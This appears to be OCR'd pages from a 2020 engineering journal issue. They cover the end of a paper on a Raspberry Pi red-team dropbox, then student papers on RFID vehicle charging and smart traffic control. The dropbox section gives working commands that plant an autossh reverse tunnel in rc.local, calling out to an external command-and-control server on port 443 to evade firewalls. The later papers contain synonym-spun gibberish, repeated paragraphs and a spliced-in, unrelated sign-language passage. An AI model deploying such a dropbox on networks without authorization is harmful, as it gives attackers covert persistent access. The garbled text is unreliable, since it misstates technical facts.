Authorized keys configure access credentials and grant access to servers. Authorized keys are configured separately for each user - usually in the .ssh/authorized_keys file in the user's home directory.

In the previous step we have copied id_rsa.pub public key from our raspberry pi to C&C Server.

Now we need to append the contents of id_rsa.pub public key in to the authorized_keys file of C&C Server.

$ cat /root/id_rsa.pub >> /root/.ssh/authorized_keys

IV. Steps to Follow in Raspberry Pi:


autossh is a program to start a copy of ssh and monitor it, restarting it as necessary should it die or stop passing traffic.

Steps to add the 'autossh' command to /etc/rc.local to establish the SSH tunnel at boot.

1. Open /etc/rc.local file using any text editor
2. Type,

autossh –M 8080 –N –f –i /root/.ssh/_id_rsa –R 443:localhost:22 root@<C&C-Server-IP> & exit 0

3. Save that file and reboot Raspberry Pi



ISSN 2394 - 7780

-M port[:echo_port]
With -M AutoSSH will continuously send data back and forth through the pair of monitoring ports in order to keep track of an established connection. If no data is going through anymore, it will restart the connection. The specified monitoring and the port directly above (+1) must be free. The first one is used to send data and the one above to receive data on.

For example, if you specify "-M 20000", autossh will set up forwards so that it can send data on port 20000 and receive it back on 20001.

-f
causes autossh to drop to the background before running ssh. The -f flag is stripped from arguments passed to ssh.

-N
Do not execute a remote command. This is useful for just forwarding ports.

-R
The R switch defines the port that the remote side will connect over or how it will initiate the connection. In other words, we need to pick a port that our remote Raspberry Pi will be able to connect on. Most organizations do not have strict outbound filtering policies, making this approach more effective than a standard SSH connection. We find common ports open are TCP ports 22, 80, 443, or 53, meaning clients may be able to freely connect to the outside world using these ports.

The host-port is the port on your Raspberry Pi that has a service setup for listening. In our case, we are running an SSH server so the host-port by default will be 22.

&
Execute this command but do not wait for output or an exit code. If this is not added, your machine might hang at boot.

4. Test the key-based authentication. If all goes you should end up logged into the C2 server without the requirement of entering a password.

$ ssh root@< C&C-Server-IP >

This assumes port 443 is allowed out from the network our Raspberry Pi is connected on. If that does not work, try different ports. Most organizations will allow outbound port 443.

V. Finally test the connection
Now we can connect to raspberry-pi shell using our C&C Server. At this point raspberry pi attempt to automatically connect to C&C Server.

1. SSH to C&C Server from any network you prefer.
2. Type ssh root@localhost –p <port-you-specified>, in our case its 443
   $ ssh@localhost –p 443
3. Above command will prompt for password of raspberry pi, Enter the credentials of the pi and you are in.

CONCLUSION
The Raspberry Pi would work perfectly for Red Team Engagement where we can place our Raspberry Pi Dropbox anywhere in client network without need to worry about company's firewall policy. Many administrations have security measures in place to block incoming connections with the goal of stopping backdoors into their network. In a white-box assessment, you may be explicitly able to open up a firewall to permit SSH to your Raspberry Pi. In most cases it is not possible from a company's policy standpoint; it may be difficult to achieve when dealing with multiple sites under multiple administrative controls. Reverse SSH is a good alternative to manage a Raspberry Pi running Kali Linux.

In a reverse SSH connection, the client connects and initiates the connection to the C&C server instead of the server connecting to the client.

REFERENCES
[1] B. Bullock, "How to Build Your Own Penetration Testing Drop Box", BlackHills Infosec, 2019. [Online]. Available: https://www.blackhillsinfosec.com/how-to-build-your-own-penetration-testing-drop-box/. [Accessed: 10- Dec- 2019].

ISSN 2394 - 7780

[2] J. Muniz, Penetration testing with Raspberry Pi. Birmingham, UK: Packt Publishing, 2015.

[3] R. Tyagi, "Turn your Raspberry Pi Device to an Ultimate Pentesting Machine | Lucideus Research", Blog.lucideus.com, 2019. [Online]. Available: https://blog.lucideus.com/2018/01/turn-your-raspberry-pi-device-to.html. [Accessed: 10- Dec- 2019].

[4] J. Zaffuto and J. Zaffuto, "How to Build Your Own Penetration Testing Dropbox Using a Raspberry Pi 4 — Artifice Security", Artifice Security, 2019. [Online]. Available: https://artificesecurity.com/blog/2019/8/6/how-to-build-your-own-penetration-testing-drop-box-using-a-raspberry-pi-4. [Accessed: 10- Dec- 2019].

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

VEHICLE CHARGING SYSTEM USING RFID

Aakanksha Patil[1], Apeksha Nalawade[2], Abdul Hannan Shaikh[3] and Prof. Asharf Siddiqui[4]
U. G Student[1,2,3] and Assistant Professor[4], Department of Computer Engg. Theem College of Enginerring, Boisar, University of Mumbai

ABSTRACT
Regarding the event of the electrical vehicle replacement charging stations, comes with the appliance resolution of RFID technology within the electrical vehicle battery replacement charging stations.First analyses the precise characteristics of the RFID technology, provides an summary on the RFID technology resolution to resolve the management downside of the battery compartment, introduces the RFIDTechnology application on the management of charging vehicles, similarly as on the unified management of battery compartment in battery replacement charging stations.The RFID technology application in alternative fields of the electrical vehicle replacement charging stations. Currently, the government has introduced a series of development plan about the new energy vehicles. The electric vehicles as a new means of transportation, has the incomparable advantages in easing the energy crisis and promoting the harmonious development between the environment and human beings, and can effectively push forward the change of transportation pattern. As an integral part of the smart grid, the charging facilities are very important for developing the electric vehicles. As a very important technology in the Internet of Things, RFID has grown up in the 1990s, and is an advanced, non-contact and automatic identification technology at present.

INTRODUCTION
The Internet of Things, also called things-linked internet, it refers to a kind of network that adopts RFID (radio frequency identification), infrared sensor, and other sensing devices, to enable the linkage between any articles and the internet, to enable the exchange and communication of information,(1) This project aims to discuss the application of RFID technology in the battery charging stations, and analyse the technical advantages of RFID technology in the electric vehicle identification as well as the unified management of the battery charging compartment(2).These advantages enable RFID technology to provide better service forth electric vehicle industry, and support the effective management of the battery charging compartment (3). At present many regions have started forming charging station for electric vehicles but still have not completed a sophisticated layout planning system (4).As the number of EVs on the roads increases, charging stations in both parking structures and private garages will become more prevalent.

These stations are going to be liable for meeting the necessities of the distribution grid, EV owners, and parking structure operators. For security and monetary reasons, among the many functions these charging stations will perform are user authorization, authentication, and billing. Basic, underworked, charging stations such as Leviton and Clipper Creek require a point of sale (POS) device to authorize and enable charging. Other commercial charging stations, such as Coulomb and Blink require a short range RFID card for the same purpose. In both cases, extra steps on the part of the user must be taken to authorize charging(5).The authors in propose victimization standard RFID tags within EVs associated RFID readers on parking garage access gates alongside middleware and an mixture charging controller to authorize, assign, and enable charging. However, this system still requires action from the user and is not as flexible as may be desired. The UCLA Smart-Grid Energy centre (SMERC) has developed a software-based heat unit watching, control, and management system that employs multiplexed charging stations capable of providing varying power to severalEVs from one circuit, called WINSmartEVTM (6).This system centres around a server-based aggregative charging controller and utilizes user info alongside a smart-phone interface for charging authorization. In order to simplify the charging authorization process and make it more convenient for users, an authentication system based on an RFID mesh network is proposed as an additional capability for the existing WINSmartEVTM framework (7).The planned enhancements enable charging authorization to require place seamlessly at multiple charging stations in a very single geographic location with none action on the a part of the user. Vehicle Monitoring/Identification Modules (VMMs), placed in EVs, act as RFID tags for vehicle identification and charging authorization. Unlike the layered architecture for managing a variety of automatic identification hardware proposed in (8), the VMMs communicate directly with a network coordinator and charging control server through a ZigBee mesh network, thus simplifying the architecture. The paper is structured in the following way: first, the existing WINSmartEVTM architecture.

ISSN 2394 - 7780

OBJECTIVES OF STUDY

5. Proposed System
6. Project Methodology
7. Future Scope
8. Software Requirements

PROPOSED SYSTEM

NodeMCU

NodeMCU is associate degree open supply IoT platform.(4)(5) It includes code that runs on the ESP8266 Wi-Fi SoC from Espressif Systems, and hardware that is predicated on the ESP-12 module.(6)(7) Theterm "NodeMCU" by default refers to the code instead of the event kits.The firmware uses the Lua scripting language.It is supported the eLua project, and designed on the Espressif Non-OS SDK for ESP8266.

Relay

A relay is an electrically operated switch. It consists of a collection of input terminals for one or multiple management signals, and a collection of operative contact terminals.

The switch could have any range of contacts in multiple contact forms, like build contacts, break contacts, or combinations thereof. Relays are used where it is necessary to controller circuit by associate degree freelance low-power signal, or wherever many circuits should be controlled by one signal.

Relays were first used in long-distance telegraph circuits as signal repeaters: they refresh the signal coming in from one circuit by transmitting it on another circuit. Relays were used extensively in phone exchanges and early computers to perform logical operations.




Fig: Architecture of vehicle charging system using Rfid

RFID Reader module

The RC522 RFID Reader module is designed to create a 13.56MHz electromagnetic field that it uses to communicate with the RFID tags (ISO 14443A standard tags).The reader will communicate with a microcontroller over a 4-pin Serial Peripheral Interface (SPI) with a most rate of 10Mbps.It also supports communication over I2C and UART protocols.

The module comes with an interrupt pin. It is handy as a result of rather than perpetually asking the RFID module “is there a card seeable yet?“, the module will alert us when a tag comes into its vicinity.

PROJECT METHODOLOGY

The user is assigned an RFID card which is registered with the system. The user then swipes the card at the charging portal to charge his/her vehicles which switches on the relay and starts charging the vehicle. Another swipe stops charging. User can login through a webpage to see his charging logs. A bill is generated at the end of the month and shown at the user's end. The user can then use the integrated payment gateway to pay his bill and enjoy uninterrupted service. Another swipe stops charging. User can login through a webpage to see his charging logs. A bill is generated at the end of the month and shown at the user's end.

The user can then use the integrated payment gateway to pay his bill and enjoy uninterrupted service. Another swipe stops charging. User can login through a webpage to see his charging logs. A bill is generated at the end of the month and shown at the user's end. The user can then use the integrated payment gateway to pay his bill and enjoy uninterrupted service.

ISSN 2394 - 7780

Block Diagram

A diagram could be a diagram of a system within which the principal elements or functions square measure diagrammatic by blocks connected by lines that show the relationships of the blocks.

They are heavily employed in engineering in hardware style, electronic design, software design, and process flow diagrams.




Fig: Block Diagram of System

Block diagrams square measure usually used for higher level, less detailed descriptions that are intended to clarify overall concepts without concern for the details of implementation. Contrast this with the schematic diagrams and layout diagrams employed in applied science that shows the implementation details of electrical elements and physical construction.

FUTURE SCOPE

- It can be used as Charging Stations for electric vehicles that are slowly making way in the Indian markets with some minor tweaks.
- Additional security mechanisms can be applied one the website to strengthen the system.
- Biometrics can be used in place of RFID cards.
- Security Certificates can be applied on payment gateway to ensure safe payments.

SOFTWARE REQUIREMENTS

Software Requirements

(1) Arduino IDE

Arduino is associate ASCII text file platform used for building physics comes.

Arduino consists of every a physical programmable board (often remarked as a microcontroller) and a piece of code, or IDE(Integrated Development Environment) that runs on your computer, accustomed write and transfer writing to the physical board.

The Arduino platform has become quite fashionable folks simply beginning out with physics, and permanently reason.

Unlike most previous programmable circuit boards, the Arduino doesn't want a separate piece of hardware (called a programmer) so as to load new code onto the board --you can simply use a USB cable. Additionally, the Arduino IDE uses a simplified version of C++, creating it easier to be told to program.

Finally, Arduino provides an everyday kind issue that breaks out the functions of the micro-controller into a great deal of accessible package.

(2) Bootstrap

Bootstrap may be a framework to assist you style websites quicker and easier. It includes hypertext markup language and CSS primarily based style templates for typography, forms, buttons, tables, navigation, modals, image carousels, etc. It also gives you support for JavaScript plugins.

(3) Sublime Editor

Sublime Text Editor may be a full featured Text editor for redaction native files or a code base.It includes numerous options for redaction code base that helps developers to sta Sublime Text editor is employed as Associate in Nursing Integrated Development Editor (IDE) like Visual Studio code and NetBeans.y track of changes.

Various options that square measure supported by chic square measure as follows

ISSN 2394 - 7780

- Syntax Highlight
- Auto Indentation
- File Type Recognition
- Sidebar with files of mentioned directory
- Macros
- Plug-in and Packages

The current version of chic Text editor is three.0 and is compatible with numerous in operation systems like Windows, UNIX and MacOS.

(4) Xammp Server

XAMPP is associate degree abbreviation for cross-platform, Apache, MySQL, PHP and Perl, and it permits you to make Word Press web site offline, on a neighbourhood net server on your pc.This simple and light-weight answer works on Windows, Linux, and raincoat – thus the "cross-platform" half. Since Word Press isn't a complete application, XAMPP provides 2 essential elements for its installation – Apache, that is employed to make the native server, and MySQL that you'll be able to useas a database for your website. You may be speculative why and the way developers area unit victimization WordPress native server. The answer is easy – it permits them to make a neighborhood copy of the positioning within which they'll undertake new plugin updates before implementing them onits live version.This way they can prevent and spot potential errors and issues that might occur.

CONCLUSION

Here we have designed a simple charging station for electric vehicle using microcontroller, relays and RF module that can enable charging for user's vehicle.

This RFID charging station authorization system provides a convenient technique for a user to change charging at charging station.

The proposed system represents an improvement over the existing system as it allows charging authorization to take place seamlessly at the moment of EV arrival and does not require any other people to involvement. This method will save the operation time by introducing RFID system at charging station as automatic authorization of user can be involved in this system. RF transmitter and Receiver will give a huge operation range to this system.

REFERENCES

- C. Chung, J. Chynoweth, C. Chu and R. Gadh, Sci. World J. 2014, 1-14 (2014).
- "The 8051 Microcontroller and Embedded Systems" by Muhammad Ali Mazidi and Janice Gillispie Mazidi, Pearson Education.
- 8051 Microcontroller Architecture, programming and application by KENNETH JAYALA
- Barth, H. Schaeper, C. Schmidla, T. Nordmann, H. Kiel, M. van der Broeck, H. Yurdagel, Y. Wieczorek, C. Hecht, F. Sauer, D.U.
- Development of a universal adaptive charger as an academic project.Power Electronics Specialists Conference, 2008. PESC 2008. IEEE19 June 2010.
- C. Chung, P. Chu, R. Gadh, "Design of Smart Charging Infrastructure Hardware And Software.
- http://smartgrid.ucla.edu/pubs/Design of RFID Mesh Network for%2 0Elect ric Vehicle Smart Charging Infra structure.pdf
- http://www.circuitstoday.com/8051 microcontroller
- https://circuitdigest.com/microcontrollerprojects/ lcd-interfacing-with-8051-microcontroller-89s52
- https://www.elprocus.com/rf-moduletransmitter-receiver/

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1

ISSN 2394 - 7780

SMART TRAFFIC CONTROL AND MANAGEMENT SYSTEM

Vikesh Kadam, Kashinath Lambe and Mohasin Mallick
Theem College of Engineering

ABSTRACT

The increase of population produces an increase of the number of automobiles on the road, which generates heavy traffic in the streets and that causes many problems for the Citizens and traffic policemen an additional two emergency cases therefore it's important with development technology of embedded systems to solve this problem. In this paper new traffic light controller was built to optimization using the Adriano UNO microcontroller board. The system tries to reduce traffic jams, caused by traffic lights, as possible. The system is based on microcontroller, which represent the brain of the system. The system contains ultrasonic sensors on the side of the roads. Also the system contains switches to control the traffic light manually. The ultrasonic sensor system gets activated when vehicles go along the road against it. Microcontroller controls the traffic light by driver circuit using the sensor network to determine the level of jam in the road. Different ranges of traffic light delay time intervals according to jam level are configured by microcontroller and updated regularly. In this paper the effects of temperature and humidity on the system were studied. The jam level displayer tool is another feature added to a system controlled by the microcontroller which is a traffic sign informs the drivers about the level of jam before reaching the road.

Therefore, managing of traffic flow needs to be a combination of physical infrastructure, new ways of thinking and new technologies. Smarter transport transcends infrastructure. In light of this, smart traffic control systems have gained a lot of interest.

Keywords: Smart cities, intelligent traffic systems, artificial intelligent system, WSN, FES, ANN, traffic lights, road traffic

1. INTRODUCTION

Our intelligent Traffic Expert Solution for road traffic control System offers the ability to acquire real-time traffic information, .Traffic Expert enables operators to perform real-time data analysis on the information gathered. Traffic management measures are aimed at improving the safety and flow of traffic utilizing traffic capacity more effectively. A technology for smart traffic signals has been developed and is being used in a pilot project in Pittsburgh in an effort to reduce vehicle emissions in the city. Unlike other dynamic control signals that adjust the timing and phasing of lights according to limits that are set in controller programming, this system combines existing technology with artificial intelligence.

The signals communicate with each other and adapt to changing traffic conditions to reduce the amount of time that cars spend idling. Using fiber optic video receivers similar to those already employed in dynamic control systems, the new technology monitors vehicle numbers and makes changes in real time to avoid congestion wherever possible. Swarm intelligence is the decentralized, self organized system. It may be Natural or Artificial. Swarm intelligence is used in Telecommunication network. France and British Telecommunication use this technology for the Phone network. The term Swam to represent an aggregation of the animals or insects which works collectively to accomplish their day to day tasks in an intelligent and efficient manner [1].This is helpful technology for applications in communication network routing. The swarm intelligent routing methods are providing the high reliability and less time consuming communication for the more number of system available in the network. The Swarm intelligent technology is basically based on some biological Algorithms: Ant Colony Swarm Algorithm, Honey Bees Swarm and schooling of fishes.Honey Bee Swarm Algorithm A honey bee colony reacts flexibly and adaptively to countless changes in the forage pattern outside the hive and to change inside the hive through a decentralized and communication, control system. This is multi-agent system for the preparation of food foraging is having the same purpose which is used by ants. A honey bee works with two mainly agents scouts and foragers. The scout bees searching for the food from the flower patch, when it finds the food source whose quality is better than that of predefined food source it move to dance floor and perform dance called Waggle dance, this dance is help for communication or transferring information about source to the other bees. After getting this information the Foragers bees are sent to the food source for collection of food. This algorithm uses the ad hoc networking model [3]. Adaptive System An adaptive system is used for operating in real time. The fluctuations in the traffic volumes are adjusted easily through the adaptive system. In this the system adapts itself according to the change in the traffic and the environmental conditions, and then the action will take according to it. This shows the real time operating of the method.

ISSN 2394 - 7780

2. OBJECTIVE OF STUDY

A objective management system for saturated traffic road networks comprising: green wave coordination of locally adaptive traffic control units, traffic movement optimization and live traffic route guidance. Current traffic congestion measurements on intersections are generated from local traffic cameras and remote air-borne conventional cameras and thermal sensing imaging cameras or satellite radar such as SAR/ISAR using optical image brightness analysis. At the first stage of traffic optimization, individual local intersection green times are computed based on current traffic congestion level. At the second stage optimization, the central traffic server uses a multi objective approach to coordinate the current locally-optimized green times of the first stage and create input constraints for green-way coordination of plurality of traffic lights. The server updates dynamically current cycle start and green times on all network-connected traffic light controllers and also broadcasts recommended travel times, green times and green waves to all on-line client vehicle navigation units. Traffic server and individual client. It states that over the years, communication has played a vital role in exchange of information and feelings in one's life. Sign language is the only medium through which specially disabled people can connect to rest of the world through different hand gestures. With the advances in machine learning techniques, Hand gesture recognition (HGR) became a very important research topic. This paper deals with the classification of single and double handed Indian sign language recognition using machine learning algorithm with the help of MATLAB with 92-100% of accuracy.

The proposed system aims to provide speech to speechless, in this paper the double handed Indian Sign Language is captured as a series of images and it's processed with the help of MATLAB and then it's converted to speech and text. With the use of image processing and artificial intelligence, many techniques and algorithms have been developed in this area. Every sign language recognition system is trained for recognizing the signs and converting them into required pattern. This paper the hand gestures corresponding to ISL English alphabets are captured through a webcam. In the captured frames the hand is segmented and the state of fingers is used to recognize the alphabet. The features such as angle made between fingers, number of fingers that are fully opened, fully closed or semi closed and identification of each finger are used for recognition. Experimentation done for single hand alphabets and the results are summarized

3. LIMITATION OF EXISTING SYSTEM

Although sign language is used across the world to bridge the gap of communication for hearing or speech impaired which depend mostly on sign language for day to day communication, there are not efficient models that convert Audio to Indian sign language and Sign language to audio and text in a single system. There is a lack of proper and effective audio-visual support for oral communication. While significant progress has already been made in computer recognition of sign languages of other countries but a very limited work has been done in ISL computerization.Work done so far in this field has been much more focused on American sign language (ASL) or British sign language, but for Indian sign language, systems that have been developed are very few.

3.1 Problem Statement

The purpose of this project is to develop a series of systems model for traffic passing through a 4-way intersection, controlled by traffic light. We will assume that arrangement of traffic lights and road lanes is fixed and that the lights switch from red to green to amber in a regular repetitive pattern. Moreover, we assume that driver behavior is constrained by the road rules (we keep this part really simple) and the desire to avoid vehicle collisions.

3.2 Scope


In this project study the optimization of traffic data collection in a City using IR sensors and microcontroller. By using this system configuration we try to minimize the possibilities of traffic jams problems, which are generally caused by traffic lights and a large quantity of vehicles. It is observed due to this proposed system of Intelligent Traffic data collection is more efficient and convenient than the conventional controller in respect of less waiting time, more distance covered by average vehicles and efficient operation during emergency mode and GSM interface. Also proposed system has more advantages and user friendly while handling or utilizing. Moreover, the designed system has simple and easy architecture, response time is fast within a time, user friendliness and a lot of scope for further expansion. It is noted that this system is timer based and give instant reply due to this one can determine or try the alternate route so that he or she will reach their destination within time and avoid real time traffic jams.

3.3 Technical Specifications


An intelligent traffic management system (ITMS) is defined as an advanced application that without embodying intelligence as such—aims to provide innovative services related to different modes of transport and traffic management. It enables users to be better informed and to make safer, more coordinated, efficient and smarter

ISSN 2394 - 7780

use of transport networks. In ITMS, communication and information technologies are applied in the field of road transport, road infrastructure, vehicles, users and traffic management. ITMS provides a useful interface with other modes of transport to improve the efficiency of road transport and traffic management. Interest in ITMS is growing rapidly due to increasing concerns related to internal security, as ITMS includes surveillance of roadways, which is an important requirement in the field of internal security. ITMS is playing a major role in providing an effective and efficient means of rapid mass evacuation of people in such situations as natural disasters, fires, riots or terrorist attacks.



It shows the overall architecture of a TMS, which is composed by vehicles that can collect traffic-related data through their OBU and send such data to nearby vehicles using V2V communication or they can use V2I communications to send such data to an RSU or a central entity (e.g. TMC concentrated in a cloud) through an access network. Like vehicles, RSUs, as well as in-road and roadside sensors, can collect traffic-related data and send to the cloud to be exploited. To this, the core network connects the access network to the cloud, providing many important functions, such as aggregation, authentication, switching, and routing. In addition, many different sources can provide its data to the cloud through the core network, improving the services delivered by the TMS. Exploiting traffic-related data, TMSs can provide services that may potentially improve traffic efficiency and safety, as well as decreases traffic incident response time. In order to provide such services, the TMSs rely on three main phases: (1) information gathering, which is responsible for collecting traffic-related data from heterogeneous sources; (2) information processing, which relies on aggregating and processing the received traffic data to further identify traffic hazards which may potentially degrade the traffic efficiency; and (3) service delivery, which provides services to control traffic hazards and related problems improving the overall traffic efficiency. It describes these three main phases and how each one interacts with each other. In summary, the *information gathering* phase collects traffic-related data and forward such data to the *information* processing phase, in which it is exploited focusing on identifying traffic hazards. Finally, based on the traffic hazards identified, the *service delivery* phase is responsible for providing services to control them.




ISSN 2394 - 7780

Gives a flow chart on how the RL based control unit makes the decision. As shown in the figure, control unit gets the state representation from the DSRC RSU every second,calculates the Q-value for all the possible actions and if the action of keeping the current phase has bigger Q-value, it retains the phase, otherwise, switches to the next phase .Other than the main logic discussed above, a sanity check is performed on the agent: a mandatory maximum and minimum phase. If the current phase duration is less than the minimum phase time, the agent will keep the current phase no matter what action the DQN is choosing; similarly, if phase duration is larger or equal to maximum phase time, the phase will be forced to switch.


4. METHODOLOGY OR DESIGN

Here in this the methodology of the traffic must be controlled by the system to do it before the traffic has come or occurred on this. So we have to take this method action to control this system on it.

4.1 System Environment



The Smart Traffic management System has three active actors one cooperating system. Mainly pedestrians who uses the dataset provide by the admin and give the complaints important suggestions which are under taken by the traffic police and admins where as the vehicle owners too generate the same idea of the pedestrians .Traffic police maintains the information which are provided by the users (pedestrains,vehicle owners)and make into implementation. These are all settled by the admin of STM.



4.2 Customer Needs

1. First of all is that the requirement that has been done for the driver to persive the car or handle the car properly through traffic rules.
2. Then we have keep license with driver and car's paper work and all.

ISSN 2394 - 7780

3. We should follow the traffic rules and drive should follow the rules according to the signals and all.
4. And at last and foremost the decision that has been taken by the customer should be follow it and the penalties will be done according to the break of the rules.

4.3 Desiging

The works reviewed in this paper were selected and analysed based on the following criteria:

a) Approaches used to make traffic routing and light signal allocation decisions. For instance adaptive (learning) versus non-adaptive strategies; offline versus real time strategies; and hybrid strategies.

b) Number and types of parameters/variables (input and output) used. We review systems that use single variables (e.g. traffic quantity) and ones that use several variables (e.g. traffic quantity, waiting time past and present traffic data knowledge) to make traffic routing decisions.

c) Traffic data collection methods used (such as sensor types) and communication methods applied (such as multi-hop or single-hop) to transmit collected data.

d) STCS that control traffic at an isolated junction or multiple intersection junction or both.

4.4 Artificial neural networks (ANN)

